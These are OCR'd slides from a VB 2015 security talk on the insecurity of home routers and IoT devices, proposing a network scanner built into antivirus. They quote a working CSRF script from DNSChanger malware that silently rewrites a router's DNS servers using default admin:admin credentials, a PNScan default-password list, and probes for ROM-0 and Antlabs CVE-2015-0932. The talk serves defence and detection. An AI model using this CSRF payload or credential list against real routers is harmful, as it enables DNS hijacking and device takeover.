
Solving the insecurity of home networked devices

VB 2015, Prague

Martin Šmarda
Pavel Šrámek


Evolution



The oldest light bulb shining since 1901

Wi-Fi controlled LED bulb with companion app


Evolution



Targets

How to build a typical IoT device?

- embedded Linux
  with mostly default settings
- web UI (cgi or PHP)
  calling system scripts
- no need for HTTPS
- no need for updates
- ship it ASAP




Attack surface

HTML:DNSChanger-*

targets routers via CSRF


```
<script>
    function attack() {
        new Image().src =
            'http://192.168.1.1/userRpm/' +
            'PPPoECfgAdvRpm.htm?wan=0&' +
            'lcpMru=1480&ServiceName=&' +
            'AcName=&EchoReq=0&manual=2&' +
            'dnsserver=xx.xx.xx.xx&' +
            'dnsserver2=xx.xx.xx.xx&' +
            'downBandwidth=0&' +
            'upBandwidth=0&Save=%B1%A3+%B4%E6&' +
            'Advanced=Advanced';
    }
</script>
<img src="http://admin:admin@192.168.1.1/images/logo.jpg'
onload="attack()">
```



Attack surface

ELF:PNScan

- Recent malware
- Spreads via WAN-enabled SSH
- Opens backdoor port



```
write(3, "root;root;\n"
         "admin;admin;\n"
         "ubnt;ubnt;\n", 35)
close(3)
```

Weak passwords


- Defaults (`admin:admin`)
- User-set (`passw0rd`)
- Abused in the wild

Root issue: Poor setup


- unbox – connect
- user-friendly setup screens avoid this

Stats

Router - open LAN ports



Issues*



*Beta version stats

possibly inaccurate

Status summary

Consumer device security

- More devices
- More vulnerabilities
- Next to zero updates
- Attacks popping up

Let's try doing something about this!

Proposed solution

What should be done

- raise awareness about device insecurity
- detect common issues
- inform and educate users
- help mitigate problems if possible
- don’t overwhelm users with trivialities

Proposed solution


Network scanner in AV

Don’t recreate nessus/nmap


- Different purpose/audience
- Too far ahead

Go after network issues

- likely to affect SOHO networks
- easily targeted by attackers



Bestiarum vulnerabulum



Our vulnerability classification

Bad configuration

- Weak crypto, defaults
- Easy to offer a fix

Specific vulnerabilities

- Affects model/family, one service
- Sometimes workaround / FW update

Generic vulnerabilities

- Bug in high-prevalence tool/library (ROM-0, ShellShock)

Bestiarum vulnerabulum

Pitfalls

Destructive detection

- ex. some kernel bugs
- Not acceptable → detect indirectly

Network resource utilization

- Parallel probing?

  Router bottleneck

- Hammering a device?

  Slow responses

Bestiarum vulnerabulum

Easy Probing Examples

ROM-0

- Send `GET /rom-0`
- Receive `200 OK` and binary content

```
0101000119486462
676172656100000
```

Antlabs CVE-2015-0932

- Connect via RSYNC to `::antlabs`
- Receive `rw` access to `/` filesystem

```
lrwxrwxrwx      33 initrd.img
```

What to target

Protect the majority


- 80–20 rule
- Low-hanging fruit

Feedback

- Real-world telemetry

  → vuln targeting priority
- In-engine feedback

